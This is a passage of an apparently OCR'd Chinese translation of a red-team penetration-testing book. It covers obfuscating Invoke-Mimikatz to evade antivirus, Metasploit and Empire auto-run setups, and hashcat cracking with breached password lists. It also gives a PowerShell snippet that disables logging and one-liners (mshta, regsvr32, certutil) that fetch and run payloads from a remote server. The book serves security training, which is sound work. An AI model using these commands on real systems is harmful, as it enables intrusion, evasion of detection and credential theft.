
HideMyPS 将找到所有函数并使用 ROT 对它们进行混淆处理，从 PowerShell 脚本中删除所有注释，并切分字符串以躲避杀毒软件的静态签名分析检测。对于下一个例子，让我们使用 Invoke_Mimikatz.ps1 并对其进行混淆：

- cd /opt/HideMyPS
- python hidemyps.py invoke_mimikatz.ps1 [filename.ps1]

现在，看看原始文件和你创建的新文件之间的区别。首先，你可以看到函数名称全部混淆，变量已经被改，字符串被分解为两半，并且所有注释都移除了。



你必须记住的一件事是我们更改了 PowerShell 脚本中的所有函数名称。因此，为了调用函数，我们将不得不回顾我们的混淆文件，看看我们做了什么来替换 `Invoke-Mimikatz` 函数。在这个例子中，`Invoke-Mimikatz` 改名为 `Vaibxr-Zvzvxngm`。以下示例是在完全修补的 Windows 10 上运行的，其中 Windows Defender 已经更新到最新版本。



本章总结

作为红队成员或渗透测试工程师，我们总是在与主机/网络检测工具玩猫捉老鼠的游戏。这就是为什么理解潜在保护体系的工作机制、编写底层代码以直接与 Windows API 而不是 shell 命令进行交互，以及跳出框框进行创造性思考这些能力是非常重要的。如果你的关注点仅限于一些常用工具，那么你的入侵行动有很大的概率会在企业环境中被检测到。如果这些工具是公开的，那么安全厂商很可能会在它们刚出现时候就对其进行逆向并且为它们开发签名。你可以利用当前已有的攻击工具并以某种方式对其进行定制化二次开发，使其不能被这些安全厂商识别。

第8章 特勤组——破解、漏洞利用和技巧

译者：@Snowming

校对者：@鹅、@哈姆太郎、@匿名jack

本章重点介绍了一些我个人发现的对红队和渗透测试都有用的不同资源。这些资源可能不会在每个模拟入侵行动中都用到，但对于特定场景或在某一次的案例中可能非常有用。

自动化

随着基于启发式（heuristic-based）的端点保护变得越来越完善，我们的攻击需要变得更加迅速。我们通常可以编写恶意软件来躲避杀毒软件和绕过初始检测，但是一旦我们开始在内存中调用 `Mimikatz` 或者进行横向移动到其他主机，我们就会开始触发报警。为了解决这个问题，我总是告诉红队，我们的初步试探可以故意让蓝队捕获。因为通常情况下，蓝队在发现我们使用的默认/基础恶意软件（或者仅仅进行了轻微的混淆）时就会将此视为胜利，但我们的真正目的是了解他们的环境。这是通过我们的初始 payload 在受害者的机器上自动运行多个侦察脚本来实现的。在下一节中，我们将介绍一些可以使我们的一些攻击自动化的快速自动运行脚本。

使用 RC 脚本自动化运行 Metasploit

对于 Metasploit，我们可以使用以下方法高效地运行我们的后渗透利用脚本：

- 搜索 Metasploit 中所有的后渗透利用模块：
- msfconsole
- show post

从显示的结果中，选择你想要包含的所有模块，以便在接收到一个 Meterpreter Shell 时自动执行。在这个案例中，我们将为我们的攻击添加一个 privilege migrate 后渗透模块。要配置 Meterpreter Shell 以便让它在受攻击主机的初始连接上运行此 payload，我们需要指定一个 `AutoRunScript` 参数。你可以根据需要添加尽可能多的 `AutoRunScripts` 参数来转储（dump）有关系统和网络的信息，然后横向移动,甚至更多！

创建处理程序 (Handler) 和 AutoRunScript：

- 创建处理程序文件
  - gedit handler.rc
- 配置处理程序和自动运行脚本
  - use multi/handler
  - set payload windows/meterpreter/reverse_https
  - set LHOST 10.100.100.9
  - set LPORT 443
  - **set AutoRunScript post/windows/manage/priv_migrate**
  - set ExitOnSession false
  - set EnableStageEncoding true
  - exploit -j
- 启动处理程序
  - msfconsole -r handler.rc

自动化运行 **Empire**

Empire 具有与 Metasploit 资源文件类似的功能，可以自动完成许多重复性任务。首先，我们需要创建一个文件（在我们的示例中，我们将创建一个名为 /opt/empire_autoload.rc 的文件）然后在我们的 Empire 实例中加载它。

- 在一个单独的终端窗口中，创建一个处理程序文件：


```
gedit /opt/empire_autoload.rc
```

- 添加所有你想要执行的后渗透模块：

```
usemodule situational_awareness/network/powerview/get_user
execute
back
usermodule situational_awareness/network/powerview/get_computer
execute
back
```

- 在 Empire 中，加载 autoload.rc 资源文件：

```
agents
autorun /opt/empire_autoload.rc powershell
autorun show
```



如你所见，当代理连接时，它会自动运行 `get_user` 和 `get_computer` 的 PowerShell 脚本。这些脚本的所有运行结果都将存储在 agent.log 文件中。在这种情况下，我们的代理名称是 N6LM348G，因此我们的日志将存储在 /opt/Empire/downloads/N6LM348G/agent.log。

自动化运行 Cobalt Strike

Cobalt Strike 如此强大的一个主要原因是因为它有 Aggressor 脚本。使用 Cobalt Strike 的 Aggressor 脚本，你不仅可以配置自动运行的脚本，还可以创建非常复杂的攻击。例如，我经常遇到进攻共享工作站的场景，例如实验室服务器或会议室盒子。我可能就会希望我们的代理机器最好能每隔半小时运行 Mimikatz 以获取明文凭证。使用 Aggressor 脚本，我们可以执行所有这些操作甚至更多操作。下面是一个示例脚本：mimikatz-every-30m.cna。

Aggressor 其他脚本集合：

- https://github.com/bluscreenofjeff/AggressorScripts
- https://github.com/harleyQu1nn/AggressorScripts

自动化的未来

最后，有一些很酷的项目正朝着自动化，智能入侵和 APT 攻击的方向发展。我坚信入侵行动的未来是朝着自动化的方向发展的，我们需要自动化地测试和验证我们的安全控制机制。我认为在发展这种自动化趋势方面具有巨大潜力的两个工具是：

- Portia
- Caldera

密码破解

我了解的最新的和最喜欢的密码列表之一是来自最近发现的41 GB 大小的密码脱库，它包含14亿的用户名和密码（ http://bit.ly/2HqbYk8 ）。不过，我不想直接把下载链接展示出来，因为它包含很多敏感的用户名（或电子邮件）和相关密码，但你可以搜索 `BreachCompilation.tar.bz2` 以查找有关它的更多信息。在下载这些非常敏感的信息之前，请先查看你所在国家的法律。我建议你不要下载原始数据，只需下载密码列表即可。我已经下载了这个41GB 的字典，然后删除了所有用户名和电子邮件，并整理出了只是密码的数据。位于：http://thehackerplaybook.com/get.php?type=THP-password 。

在我的个人机器上，我使用8块技嘉 GV-N108TTURBO-11GD AORUS GeForce GTX 1080 Ti Turbo 11G 显卡，大约价值12,000美元，你也可以构建自己的一个机器，包括机箱、RAM、电源、SSD 和 GPU。当然，机箱至少需要一个4U机架（例如：SYS-4028GR-TR2）并且供应充足的电。虽然绝对不便宜，但我们每秒大约能枚举472,000,000,000个哈希值，可以爆破 Windows NTLM(Windows) 哈希。这是八个 GPU 的 hashcat 基准测试：

```
Hashmode: 1000 - NTLM

Speed.Dev.#1…..: 59436.3 MH/s (63.16ms)
Speed.Dev.#2…..: 58038.3 MH/s (64.70ms)
Speed.Dev.#3…..: 59104.4 MH/s (63.55ms)
Speed.Dev.#4…..: 59123.0 MH/s (63.52ms)
Speed.Dev.#5…..: 58899.7 MH/s (63.74ms)
Speed.Dev.#6…..: 59125.8 MH/s (63.51ms)
Speed.Dev.#7…..: 59256.3 MH/s (63.36ms)
Speed.Dev.#8…..: 59064.5 MH/s (63.56ms)
Speed.Dev.#*…..:  472.0 GH/s
```

对于那些买不起大型 GPU 设备的人来说，还有其他选择。你可以考虑在云服务器中进行密码破解的操作，虽然仍然不怎么便宜。最近，亚马逊已经集成了 TESLA GPU（不是特斯拉汽车），它们比1080Ti 更强大。关于如何使用这些 GPU 设置你自己的密码破解服务器，在 Medium 上有一篇很棒的文章：https://medium.com/@iraklis/running-hashcat-v4-0-0-in-amazons-aws-new-p3-16xlarge-instance-e8fab4541e9b 。

来自 Iraklis Mathiopoulos 的文章中的数据：

> 译者注：Iraklis Mathiopoulos 是上面这篇文章的作者。

```
Hashmode: 1000 - NTLM:

Speed.Dev.#1....: 79294.4 MH/s (33.81ms)
Speed.Dev.#2....: 79376.5 MH/s (33.79ms)
Speed.Dev.#3....: 79135.5 MH/s (33.88ms)
Speed.Dev.#4....: 79051.6 MH/s (33.84ms)
Speed.Dev.#5....: 79030.6 MH/s (33.85ms)
Speed.Dev.#6....: 79395.3 MH/s (33.81ms)
Speed.Dev.#7....: 79079.5 MH/s (33.83ms)
Speed.Dev.#8....: 79350.7 MH/s (33.83ms)
Speed.Dev.#*....: 633.7 GH/s
```

对于同样的 NTLM 哈希值，使用 TESLA GPU 显卡破解的总速度比使用1080Ti GPU显卡大约快34%。但是运行 AWS 的总成本约为每小时25美元。因此，你需要根据自己的预算、需求和目标来选择。

实验：

最近，Have I Been Pwned 网站的创始人 Troy Hunt 发布了一个 SHA1 密码哈希列表，压缩之后的体积大约为5.3 GB。这是有史以来的数据泄露、脱库中一个非常大的列表了。这是一个测试你密码破解技巧的绝佳素材:

- https://downloads.pwnedpasswords.com/passwords/pwned-passwords-1.0.txt.7z

随着这些 GPU 的破解速度变得越来越快，10个字符以下的密码可以在相对合理的时间范围内进行智能化破解。其中一些可以通过使用高质量的密码掩码来破解，但是大多数情况下，主要取决于密码列表自身的复杂程度。破解大于12个字符的密码的最快方法之一就是使用来自于真实数据泄露事件的密码列表。回顾过去所有的数据泄露事件，我们可以很好地了解人类如何创建密码，混淆密码的常用技巧以及最常用的单词。使用复杂规则集配合这些密码字典，可以让我们以极快的速度破解密码（有时超过25个字符）。但请记住，你的密码列表取决于你构建和维护它的程度。作为红队队员，我们会定期跟踪我们破解的所有帐户，对其进行分析并将其添加到我们的密码字典中。我们还会不断监控新的数据泄露事件，访问 pastebin 和 pastie 网站等，以查找更新的密码。此处有一个很好的监控列表：https://inteltechniques.com/OSINT/pastebins.html 。

我最喜欢的密码列表：

- berzerk0的 Real-Password-WPA 密码列表：
- 18.6 GB 未压缩
  - http://bit.ly/2EMs6am
- berzerk0 的字典风格的列表：
  - 1 GB 未压缩
  - http://bit.ly/2GXRNus
- Xato 的千万数量的密码
  - magnet:?xt=urn:btih:32E50D9656E101F54120ADA3CE73F7A65EC9D5CB

- Hashes.org
  - https://hashes.org/left.php
  - 几千兆字节，而且每天都在增长
- Crackstation
  - 15 GB 未压缩
  - https://crackstation.net/files/crackstation.txt.gz
- Weakpass（弱密码）
  - 大量的密码列表
  - https://weakpass.com/wordlist
- First20Hours
  - 该项目包含按频率顺序排列的10,000个最常见的英语单词列表，由 Google 的万亿字词数据库的 n-gram 频率分析确定。
  - https://github.com/cyberspacekittens/google-10000-english
- SkullSecurity.org
  - 优秀的旧密码列表，如 rockyou，myspace，phpbb
  - https://wiki.skullsecurity.org/Passwords
- Daniel Miessler 的密码编译
  - https://github.com/cyberspacekittens/SecLists
- Adeptus-mechanicus 哈希脱库
  - http://www.adeptus-mechanicus.com/codex/hashpass/hashpass.php

通过优秀的密码列表组合，我们可以基于列表添加规则来找到更多密码。就 Hashcat 而言，规则会确定是否需要在词表中进行任何修改和扩展。描述规则的最佳方式是使用这一个易于理解的示例。我们可以使用 KoreLogicRulesAppendYears 规则集，如下所示：

- cAz”19[0-9][0-9]”
- Az”19[0-9][0-9]”
- cAz”20[01][0-9]”
- Az”20[01][0-9]”

它将在每个密码中添加1949年到2019年的年份字符串。比如，如果密码列表中包含单词“hacker”，它就会使用 “hacker1949” 来尝试破解哈希值，一直试到 “hacker2019”。请记住，你拥有的密码规则越复杂，通过单词列表中的所有单词破解目标所需的时间就越长。

幸运的是，我们不需要创建自己的规则，因为网上已经有很多很好的规则。当然，还有默认的 Hashcat 规则，它来自许多较旧的数据泄露，以及常见的密码破解技术。这是一个很好的起点。Kore 规则来自 Korelogic 的密码竞赛，是其标准之一。另外的两个规则需要的时间更久，但也有非常详细的规则集，分别是 NSAKEY 和 Hob0Rules。在过去，我会采取所有的规则，将它们编入单个文件，并对文件去重。但是，现在，`NotSoSecure` 规则实际上已经为你做好了这些工作。

规则：

- Hashcat Rules
  - https://github.com/hashcat/hashcat/tree/master/rules
- Kore Rules
  - http://contest-2010.korelogic.com/rules-hashcat.html
- NSAKEY Rules（我的最爱之一）
  - https://github.com/cyberspacekittens/nsa-rules
- Praetorian-inc Hob0Rules
  - https://github.com/cyberspacekittens/Hob0Rules
- NotSoSecure —— 此规则包含上面全部规则
  - https://github.com/cyberspacekittens/password_cracking_rules

注：NSAKEY Rules、Praetorian-inc Hob0Rules 和 NotSoSecure 是原仓库的 Fork 版本。

彻底破解全部 —— 尽可能多地快速破解

你现在已有从 Cyber Space Kittens 入侵行动获得的一个很大的密码列表。那么在有限的时间内，怎么能获得最好的收益呢？以下演练将指导你完成初始步骤来尽可能多地破解密码。虽然，我们通常只需要找到几个域管理员/LDAP 管理员/公司管理员帐户，但我的强迫症倾向让我试图破解所有密码。

在开始之前，你确实需要了解你的那些哈希值的密码格式。Hashcat 有一个很好的列表，展示不同类型的哈希值的示例。一旦你知道了是什么类型的哈希算法，最好先进行一些初始测试，以确定该密码哈希算法的速度是快还是慢。这将对你的密码破解方法有巨大的影响。例如，在查看 Windows 系统下使用哈希算法时，我们看到 NTLM(Windows) 执行速度大约为 75,000 MH/s。在 Linux下 运行 SHA-256算法的执行速度约为5,000 MH/s。

这意味着对于 SHA-256哈希，你的 GPU 可以每秒破解5,000,000,000次。这可能看起来很多，但是当你有大量的单词列表和很大的规则集时，这个速度可能不够理想。这是因为与每秒运算75,000,000,000个哈希值的 NTLM 相比，SHA-256算法的计算速度非常慢且成本高。在我们的例子中，我们将全力以赴，我们将使用8个1080TI GPU 并使用 NTLM 的快速哈希转储（dump）功能。

破解 CyberSpaceKittens NTLM 哈希：

获得域管理员访问权限后，你使用 DCSync 攻击从域控制器转储所有哈希值。你现在的目标是尝试尽可能多地破解哈希。因为你知道，你将能够在未来的入侵活动中使用这些帐户，并向受害者公司展示他们使用的不安全的密码的做法。

首先，我们将所有 NTLM Windows 哈希保存在一个名为 cat.txt 的文件中。为了使输出结果更易于阅读，我们将省略初始的 hashcat 执行命令。每个命令执行都将以 `hashcat -w 3 -m 1000 -o hashes.cracked ./hashes/cat.txt` 开头。

这句命令的意思为：

- hashcat: 运行 hashcat
- -w 3: 使用调整的配置文件
- -m 1000: 哈希格式是 NTLM
- -o hashes.cracked: 将结果输出到一个文件中
- ./hashes/cat.txt: 我们的哈希存储的地址

因此，每当你看到 [hashcat] 字符串时，请使用此命令替换它：`hashcat -w 3 -m 1000 -o hashes.cracked ./hashes/cat.txt`。现在，让我们在 8 GPU 1080TI 设备上快速高效地破解 NTLM 哈希。

- 使用 `brute-force`（-a 3）的攻击模式破解所有长度少于等于7个字符的密码。字符可以是任何字母、数字或者特殊字符（?a），启用增量破解模式从一个字符到七个字符进行尝试（--increment）。
  - [hashcat] -a 3 ?a?a?a?a?a?a?a --increment
  - 对于7个字符（字母/数字/特殊字符）的密码，破解总时间约为5分钟。我们可以设置为8个字符，但我们看到设置8字符后，运行了9个小时。
  - 你还可以将特殊字符限制为少数几个（！@ ＃$ ％^），这能显著减少时间和复杂性。
- 接下来，将所有常见密码列表转储与我们的哈希值进行比较。第一个文件（40GB_Unique_File.txt）是一个3.2GB 的密码文件，运行大约需要9秒：
  - [hashcat] ./lists/40GB_Unique_File.txt
- 我们可以看到，速度快到即使是这么大的文件，运行也只需要几秒钟。为了提高效率，我们实际上可以使用 * 运算符并与我们的 ./lists/ 文件夹中的每个密码列表进行比较。
  - [hashcat] ./lists/*
- 接下来，基于哈希算法的速度，我们可以对单个密码列表文件尝试不同的规则集。我们将从 RockYou 规则集开始，破解这些 NTLM 哈希值大约需要2分9秒：
  - [hashcat] ./lists/40GB_Unique_File.txt -r ./rules/rockyou-30000.rule
  - 注意：使用3 GB 文件设置的 NSAKEY 规则大约需要7分钟，使用 NotSoSecure 规则集（组合了其他所有规则集的规则集）大约需要20分钟。
- 当我用回其他密码列表和规则集组合时。跟所有大型规则集和大型密码泄露列表的第一次破解比较，我们通常可以至少提高30％以上的效率。
- 接下来，我们可以开始在密码列表的右侧添加字符，以提高破解更长密码的成功率。下面看到的 `-a 6` 命令会将每个字母/数字/特殊字符添加到密码右侧，从一个字符开始一直到最多四个字符：
  - [hashcat] -i -a 6 ./lists/found.2015.txt ?a?a?a?a
  - 注意：这需要大约30分钟才能完成四个字符
- 我们也可以在密码列表的左侧添加字符。以下命令将每个字母/数字/特殊字符添加到密码的左侧，从一个字符开始一直到最多四个字符：
  - [hashcat] -i -a 7 ?a?a?a?a ./lists/40GB_Unique_File.txt
  - 注意：这需要大约30分钟才能完成四个字符

- Hashcat Utils：https://github.com/hashcat/hashcat-utils/releases 。Hashcat 有很多工具可以帮助构建更好的密码列表。一个例子是组合器，它可以采用两个或三个不同的密码列表并进行组合。使用小列表相对较快。使用我们的 shortKrak 列表并将其与自身相结合会导致非常快速的破解：
  - ./hashcat-utils-1.8/bin/combinator.bin lists/shortKrak.txt lists/shortKrak.txt > lists/comboshortKrak.txt
- 使用一些列表比如“谷歌排名 top1000单词”会生成一个约1.4 GB 的文件，因此你必须注意你选择的文件的大小。
  - ./hashcat-utils-1.8/bin/combinator.bin lists/google_top_1000.txt lists/google_top_1000.txt > lists/google_top_1000_combo.txt
  - 注意：使用一个4MB 文件并运行 combinator 将导致生成体积一个大于25GB 的文件。所以，要当心这些文件的体积大小。
- 很多时候，人们使用最多的密码不是常见的字典单词，而是基于他们的公司、产品或服务的单词。我们可以使用客户网站创建自定义密码列表。可以提供帮助的两个工具是：
  - Brutescrape
  - Burp Wordlist Extractor
- 接下来，使用 PACK (Password Analysis and Cracking Kit) 工具对所有破解的密码进行分析并创建掩码：
  - python ./PACK-0.0.4/statsgen.py hashes.password
  - python ./PACK-0.0.4/statsgen.py hashes.password --minlength=10 -o hashes.masks
  - python ./PACK-0.0.4/maskgen.py hashes.masks --optindex -q -o custom-optindex.hcmask

    > 译者注：本书作者给出的关于 PACK 的链接为：http://thesprawl.org/projects/pack/ ，但是你只要点了试试就会发现现在这个连接被自动跳转到 PACK 作者的博客了。译文中的 PACK 工具的地址是译者自己在 Github 找到的，因为链接变了，所以上面的 python 语句大家根据情况做出调整。可以参考该工具的 README，非常详细。

- 使用新创建的掩码进行密码破解：
  - [hashcat] -a 3 ./custom-optindex.hcmask
- 使用 Pipal 分析你的密码列表可以更好地理解密码的基本词汇：
  - cd /opt/pipal
  - ./pipal.rb hashes.password
  - 看看这个列表，你可能会发现这家公司使用 `resetme12345` 作为默认密码，可能位于密歇根州（列表里有底特律、老虎、足球这些词汇）。

那么下一步我们做什么？已经有很多对于不同的密码生成工具、密码分析和其他技术的很好的研究，目的是找到更快的破解密码的方法。若你有兴趣，这里给出一些资料：

- PassGAN：使用深度学习方法进行密码破解
- 快速、精益、准确:使用神经网络建模的密码可猜测性

具有创新性的的入侵行动

作为公司的内部红队可以有机会参加具有创新性的的入侵行动。我最喜欢的行动之一是模拟勒索软件。在过去，我们被允许在 WannaCry 大面积爆发的时期进行模拟勒索软件行动。随着加密软件和勒索软件越来越受欢迎，我们确实需要有能力测试我们的业务恢复和遇难恢复程序。我们在现实生活中见证了这一点，WannaCry 通过 SMB 进行横向移动，利用 EternalBlue ，加密文件等攻击，甚至删除了主机系统上的所有备份。作为一个 IT 组织，我们需要问自己的问题是，如果我们的某个用户点击了该恶意软件，会产生什么影响？我们可以恢复用户文件、共享文件、数据库等东西吗？我们一直听到的答案是，“我觉得可以.....”，但如果没有红队提前验证的过程，我们最终会等到我们的房子被烧成灰后才知道是不是真的可以。

这就是为什么我喜欢公司内部进行红队评估的原因。我们可以在受控环境中真正证明并验证安全性和 IT 是否正常运行。对于这本书，我没有列举任何我们的勒索软件的例子，因为这样做很危险。我将让你负责构建工具并以批准的方法测试你的客户。

模拟勒索软件行动提示：

- 有些公司实际上不会让入侵者删除或加密文件。对于这些公司，你可以进行模拟勒索软件攻击。一旦恶意软件被执行，它所做的就是扫描主机和网络中的重要文件，将每个文件读入内存，执行随机字节交换，将这些字节发送到 C2 服务器，并包含元数据。这将展示出你能够操作的文件数量，在检测到流量之前可以从网络中渗透出的数据量以及可以恢复的文件数量。
- 查看其他勒索软件样本以查看他们正在加密的文件类型。这可以创造一个更接近现实的行动。例如，查看 WannaCry 中的文件类型（ https://gist.github.com/rain-1/989428fa5504f378b993ee6efbc0b168 ）。
- 如果你要“加密”恶意软件，请使用简单的方法。它可以是带有密钥的标准 AES，一个公共或私有的 x509 证书，或某种按位异或。制作它越复杂，无法恢复文件的可能性就越大。
- 测试、测试和测试。你可以预见的最糟糕的事情是让目标公司无法恢复关键文件，并且你的解密过程还不起作用。
- 许多下一代杀毒软件基于链中的某些动作会自动阻止勒索软件。例如，勒索软件可能执行的正常检测是：扫描系统中所有类型为 X 的文件，加密 X 文件，删除磁盘中的副本以及禁用备份。想要绕过检测过程的话，要么减慢勒索软件的活动流程，要么通过不同的流程达到相同的目的。

禁用 PowerShell 记录

作为红队队员，我们一直在寻找独特的方法来尝试和禁用任何类型的日志记录。虽然现在也有办法执行这些攻击，但我们仍在不断寻找新的更简单的技术。

以下是一个 leechristensen 写的示例，可用于禁用 PowerShell 日志记录：

- $EtwProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static');
- $EventProvider = New-Object System.Diagnostics.Eventing.EventProvider -ArgumentList @([Guid]::NewGuid());
- $EtwProvider.SetValue($null, $EventProvider);

从命令行连接网络下载 Windows 文件

如果你通过应用程序漏洞获得了命令执行，又或者是通过 Office 或 PDF 文件获取了 shell，那么接下来的步骤可能是下载并执行你的辅助恶意软件。

对于这些情况，我们可以利用 Windows 的一些特性来完成任务。大多数这些例子来自 arno0x0x 和 @subtee 的卓越的研究成果（ https://arno0x0x.wordpress.com/2017/11/20/windows-oneliners-to-download-remote-payload-and-execute-arbitrary-code ）。

- mshta vbscript:Close(Execute(“GetObject(““script: http://webserver/payload.sct ””)”))
- mshta http://webserver/payload.hta
- rundll32.exe javascript:"..\mshtml,RunHTMLApplication";o=GetObject("script:http://webserver/payload.sct");window.close();
- regsvr32 /u /n /s /i:http://webserver/payload.sct scrobj.dll
- certutil -urlcache -split -f http://webserver/payload payload
- certutil -urlcache -split -f http://webserver/payload.b64 payload.b64 & certutil -decode payload.b64 payload.dll & C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil /logfile= /LogToConsole=false /u payload.dll
- certutil -urlcache -split -f http://webserver/payload.b64 payload.b64 & certutil -decode payload.b64 payload.exe & payload.exe

这些只是其中几个例子，还有更多通过命令行来执行辅助代码的方法。你还可以继续研究，看看是否还有其他技术可以用来从传统的日志记录中隐匿行踪。


从本地管理员权限到系统权限

从本地管理员帐户权限提升到 System 权限可以通过多种方式完成。当然，最常见的方法是使用 Metasploit 的 `getsystem`，但这并不总是可行的。decoder-it 创建了一个非常棒的 PowerShell 脚本，通过创建一个新进程并将该新进程的父进程 PID 设置为 System 所拥有，

从而让本地管理员权限的 PowerShell 提示符转到 System 权限。可以在此处找到此 PowerShell 脚本。

执行以下操作：


- PS> . .\psgetsys.ps1
- PS>[MyProcess]::CreateProcessFromParent(,)



在不触及 LSASS 的情况下检索 NTLM 哈希值

Elad Shamir 对怎样在不对 lsass.exe 进程进行操作的情况下抓取 NTLM 哈希进行了广泛的研究。在这种攻击之前，通过 Mimikatz 操作 LSASS 抓取哈希值的操作受到 Windows 10企业版和 Windows Server 2016中的凭证保护的限制。Elad 开发了一种称为 `Internal Monologue Attack` 的攻击，它执行以下操作：

- 如上所述，通过将 `LMCompatibilityLevel`、`NTLMMinClientSec` 和 `RestrictSendingNTLMTraffic` 更改为适当的值来禁用 NetNTLMv1 的预防性控制。
- 从当前正在运行的进程中检索所有非网络登录令牌并模拟关联的用户。
- 对于每个模拟用户，获得正在运行的用户 token，模拟用户同 NTLM SSP 进行交互，控制 Challenge 为固定值，导出返回的 Net-NTLMv1 响应。
- 恢复 `LMCompatibilityLevel`、`NTLMMinClientSec` 和 `RestrictSendingNTLMTraffic` 的原始值。
- [https://github.com/eladshamir/Internal-Monologue]



> 译者注 参考资料：Windows 下的密码 hash——Net-NTLMv1 介绍

使用防御工具构建训练和监控的实验环境

测试我们的恶意软件的一个很大挑战是我们需要建立一个快速测试的环境。Chris Long 构建的一个名为 Detection Lab 的强大工具是 Packer 和 Vagrant 脚本的合集，可让你快速将 Windows Active Directory 部署上线。该工具包含一系列端点安全和日志记录的最佳实践工具。`Detection Lab` 由四个主机组成（https://medium.com/@clong/introducing-detection-lab-61db34bed6ae ）：

- DC：一个 Windows 2016域控制器
- WEF：管理 Windows 事件集合（Windows Event Collection）的 Windows 2016服务器
- Win10：模拟非服务器端点的 Windows 10主机
- Logger：运行 Splunk 和一个 Fleet 服务器的 Ubuntu 16.04主机

本章总结

对于红队来说，窍门和技巧是我们入侵艺术的一部分。我们必须不断研究攻击用户、攻陷系统和逃避检测的更好方法。这可没有捷径，需要数小时到数年的练习、汗水和眼泪。

第9章 两分钟的训练——从零到英雄

> 译者：@Snowming
>
> 校对者：@匿名jack

随着时间的推移，直到测试的最后一天你都还没有从目标外部网络取得比较好的突破。因为你需要进入目标内网，了解他们公司的网络布局，获得一些敏感文件或者代码，然后找到更多的网段和高权限用户，最终需要拿到 Cyber Space Kittens 公司太空计划的相关资料，此时你感觉压力很大。你的任务是窃取最新的太空计划相关的绝密信息并且不能失败...现在是两分钟操练的时候了。只剩一点点时间了，你需要从10码线开始运球，突破所有的防守保护，扫清路上的障碍，最终把球带到90码线安全着陆。

10码线

